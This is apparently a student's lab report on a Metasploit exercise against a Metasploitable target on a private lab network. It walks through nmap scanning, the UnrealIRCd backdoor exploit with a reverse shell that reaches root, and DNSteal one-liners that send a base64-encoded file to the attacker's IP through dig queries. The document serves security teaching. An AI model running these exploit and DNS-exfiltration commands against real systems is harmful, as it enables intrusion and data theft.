

Lab7 – Metasploit

To initialize my database, I used the following command, however, since I already started it prior to the report it says the database was already started.




```
student@CRC116:~$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
student@CRC116:~$ 
```

I then ran msfdb status to ensure it was running.




```
student@CRC116:~$ sudo msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disab
led)
     Active: active (exited) since Sun 2022-11-06 01:02:11 CST; 6 days ago
    Process: 194714 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 194714 (code=exited, status=0/SUCCESS)

Nov 06 01:02:11 CRC116 systemd[1]: Starting PostgreSQL RDBMS...
Nov 06 01:02:11 CRC116 systemd[1]: Finished PostgreSQL RDBMS.

COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 194691 postgres    3u  IPv6 266894      0t0  TCP localhost:5432 (LISTEN)
postgres 194691 postgres    4u  IPv4 266895      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres  194691       1  0 Nov06 ?        Ss     0:19 /usr/lib/postgresql/12/bin/postgres

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
```

I then typed msfconsole to start the Metasploit framework.




```
       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload
command

msf5 > 
```

Next I ran nmap which scanned all the ports from 1-65535 on my target host as follows, as well, as saved all my resorts in a Target file(defaults to a .xml file):




```
msf5 > db_nmap -vv -sV -p1-65535 192.168.14.116 --save Target
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-12 18:48 CST
[*] Nmap: NSE: Loaded 45 scripts for scanning.
[*] Nmap: 'Failed to resolve "Target".'
[*] Nmap: Initiating Ping Scan at 18:48
[*] Nmap: Scanning 192.168.14.116 [2 ports]
[*] Nmap: Completed Ping Scan at 18:48, 3.00s elapsed (1 total hosts)
[*] Nmap: Nmap scan report for 192.168.14.116 [host down, received no-response]
[*] Nmap: 'Failed to resolve "Target".'
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 5.15 seconds
[*] Saved NMAP XML results to /home/student/.msf4/local/msf-db-nmap-20221112-643696-1p1p3uw
```

I then imported the results of the Nmap scan into a database as follows so I could use the information in a structured way to develop an exploit that is appropriate (the previous screenshots last line showed the directory the Target.xml file was stored to):




```
msf5 > db_import /home/student/.msf4/local/msf-db-nmap-20221112-643696-1p1p3uw.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.10'
[*] Successfully imported /home/student/.msf4/local/msf-db-nmap-20221112-643696-1p1p3uw.xml
```

I then investigated known vulnerabilities by running the services command in the msfconsole the following was displayed:




```
host            port   proto  name          state     info
----            ----   -----  ----          -----     ----
192.168.14.216  21     tcp    ftp           open      vsftpd 2.3.4
192.168.14.216  22     tcp    ssh           open      OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.14.216  23     tcp    telnet        open      Linux telnetd
192.168.14.216  25     tcp    smtp          open      Postfix smtpd
192.168.14.216  53     tcp    domain        open      ISC BIND 9.4.2
192.168.14.216  80     tcp    http          open      Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.14.216  111    tcp    rpcbind       open      2 RPC #100000
192.168.14.216  139    tcp    netbios-ssn   open      Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.14.216  445    tcp    netbios-ssn   open      Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.14.216  512    tcp    exec          open      netkit-rsh rexecd
192.168.14.216  513    tcp    login         open
192.168.14.216  514    tcp    shell         open      Netkit rshd
192.168.14.216  1099   tcp    java-rmi      open      GNU Classpath grmiregistry
192.168.14.216  1524   tcp    ingreslock    filtered
192.168.14.216  2049   tcp    nfs           open      2-4 RPC #100003
192.168.14.216  2121   tcp    ftp           open      ProFTPD 1.3.1
192.168.14.216  3306   tcp    mysql         open      MySQL 5.0.51a-3ubuntu5
192.168.14.216  3632   tcp    distccd       open      distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
192.168.14.216  5432   tcp    postgresql    open      PostgreSQL DB 8.3.0 - 8.3.7
192.168.14.216  5900   tcp    vnc           open      VNC protocol 3.3
192.168.14.216  6000   tcp    x11           open      access denied
192.168.14.216  6667   tcp    irc           open      UnrealIRCd
192.168.14.216  6697   tcp    irc           open      UnrealIRCd
192.168.14.216  8009   tcp    ajp13         open      Apache Jserv Protocol v1.3
192.168.14.216  8180   tcp    http          open      Apache Tomcat/Coyote JSP engine 1.1
192.168.14.216  8787   tcp    drb           open      Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb
192.168.14.216  44431  tcp    mountd        open      1-3 RPC #100005
192.168.14.216  49885  tcp    nlockmgr      open      1-4 RPC #100021
192.168.14.216  50965  tcp    status        open      1 RPC #100024
192.168.14.216  58814  tcp    java-rmi      open      GNU Classpath grmiregistry
```

I then searched/used the following exploit module:




```
msf5 > use unrealircd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoo
r Command Execution
```

This screenshot shows that I used the unreal_ircd daemon (which was known to have a lot of vulnerabilities) exploit and it successfully, you can see I did a whoami command and it showed I was root.




```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.14.216
rhost ⇒ 192.168.14.216
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.13.116
lhost ⇒ 192.168.13.116
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 6697
lport ⇒ 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.13.116:6697
[*] 192.168.14.216:6667 - Connected to 192.168.14.216:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.14.216:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo NVlZALBW7pt71mfg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "NVlZALBW7pt71mfg\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.13.116:6697 → 192.168.14.216:44545) at 2022-11-06 01:42:35 -0600

hostname
metasploitable
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

I used the find command in Linux to locate the hidden file with the “-secret.txt”. The find command stated the location of the hidden file was in the /home/jake/songs/dcne directory.



```
$ find /home -name "*secret.txt"
/home/jake/songs/dcne/eggfriedrice-secret.txt
$ cat /home/jake/songs/dcne/eggfriedrice-secret.txt
Uncle Roger's Egg Fried Rice

Ingredients:
-2 to 3 cups frozen mixed veggies
-4 eggs
-1 tablespoon oil
-3 cloves garlic, minced
-4 slices spam, cut into 1-inch cubes
-4 bowls rice, cooked (day-old rice is best)
-2 tablespoons soy sauce
-1 tablespoon sesame oil
-1 tablespoon oyster sauce
-2 teaspoons black or white pepper
-1/2 teaspoon salt

Instructions:
-Thaw the mixed veggies by placing them in boiling water for about 2 minutes. Drain and set aside.
-In a bowl, beat the eggs.
-Scramble the eggs in a pan (the eggs should be cooked before adding them to the rice). Set aside the scrambled eggs.
-Add oil to a wok, let the wok heat up, and then add garlic to the oil.
-Add the spam and drained mixed veggies. Stir-fry until well combined.
-Add the rice and give everything a stir.
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2 minutes. Taste and check for salt and pepper.

-Voila! You've made yourself egg fried rice!
```


I then encoded the text using, base64, the specific command I used was base64 eggfriedrice-secret.txt > encodedData2.txt



```
cat encodedData2.txt
VW5jbGUgUm9nZXIncyBFZ2cgRnJpZWQgUmljZQ0KDQpJbmdyZWRpZW50czoNCi0yIHRvIDMgY3Vw
cyBmcm96ZW4gbWl4ZWQgdmVnZ2llcw0KLTQgZWdncw0KLTEgdGFibGVzcG9vbiBvaWwNCi0zIGNs
b3ZlcyBnYXJsaWMsIG1pbmNlZA0KLTQgc2xpY2VzIHNwYW0sIGN1dCBpbnRvIDEtaW5jaCBjdWJl
cw0KLTQgYm93bHMgcmljZSwgY29va2VkIChkYXktb2xkIHJpY2UgaXMgYmVzdCkNCi0yIHRhYmxl
c3Bvb25zIHNveSBzYXVjZQ0KLTEgdGFibGVzcG9vbiBzZXNhbWUgb2lsDQotMSB0YWJsZXNwb29u
IG95c3RlciBzYXVjZQ0KLTIgdGVhc3Bvb25zIGJsYWNrIG9yIHdoaXRlIHBlcHBlcg0KLTEvMiB0
ZWFzcG9vbiBzYWx0DQoNCkluc3RydWN0aW9uczoNCi1UaGF3IHRoZSBtaXhlZCB2ZWdnaWVzIGJ5
IHBsYWNpbmcgdGhlbSBpbiBib2lsaW5nIHdhdGVyIGZvciBhYm91dCAyIG1pbnV0ZXMuIERyYWlu
IGFuZCBzZXQgYXNpZGUuDQotSW4gYSBib3dsLCBiZWF0IHRoZSBlZ2dzLg0KLVNjcmFtYmxlIHRo
ZSBlZ2dzIGluIGEgcGFuICh0aGUgZWdncyBzaG91bGQgYmUgY29va2VkIGJlZm9yZSBhZGRpbmcg
dGhlbSB0byB0aGUgcmljZSkuIFNldCBhc2lkZSB0aGUgc2NyYW1ibGVkIGVnZ3MuDQotQWRkIG9p
bCB0byBhIHdvaywgbGV0IHRoZSB3b2sgaGVhdCB1cCwgYW5kIHRoZW4gYWRkIGdhcmxpYyB0byB0
aGUgb2lsLg0KLUFkZCB0aGUgc3BhbSBhbmQgZHJhaW5lZCBtaXhlZCB2ZWdnaWVzLiBTdGlyLWZy
eSB1bnRpbCB3ZWxsIGNvbWJpbmVkLg0KLUFkZCB0aGUgcmljZSBhbmQgZ2l2ZSBldmVyeXRoaW5n
IGEgc3Rpci4NCi1BZGQgdGhlIHNjcmFtYmxlZCBlZ2dzLCBzb3kgc2F1Y2UsIHNlc2FtZSBvaWws
IG95c3RlciBzYXVjZSwgc2FsdCwgYW5kIHBlcHBlci4gQ29udGludWUgc3Rpci1mcnlpbmcgZm9y
IDEgdG8gMiBtaW51dGVzLiBUYXN0ZSBhbmQgY2hlY2sgZm9yIHNhbHQgYW5kIHBlcHBlci4NCi1W
b2lsYSEgWW91J3ZlIG1hZGUgeW91cnNlbGYgZWdnIGZyaWVkIHJpY2Uh
```


I then used a program called, DNSteal which I downloaded from github. DNSteal – “is a fake DNS server that allows you to stealthily extract files from a victim machine through DNS requests.”

I used the single verbose file transfer option on my Kali VM:



```
sudo python dnsteal.py 192.168.13.116 -z -v
```


My listener then started running and all I had to do was copy the first option, individual file, into my vulnerable server and replace the f=file.txt to, f=encodedData2.txt



```
-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.13.116:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
        # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[
 "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.13
.116 `echo -ne $r$f|tr "+" "*"` +short; done

[?] Copy entire folder (ZIP enabled)
        # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g")
;do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @1
92.168.13.116 `echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

Source: https://kalilinuxtutorials.com/dnsteal/

Top left of this screenshot shows all the DNS queries/requests broken up from the sender. The right side of the screenshot is the vulnerable server sending the encodedData2.txt with the script as mentioned in the previous screenshot. The bottom left is the IP address of my Kali VM.




```
        # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g")
;do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @1
92.168.13.116 `echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '253 bytes'    - encodedData2.txt
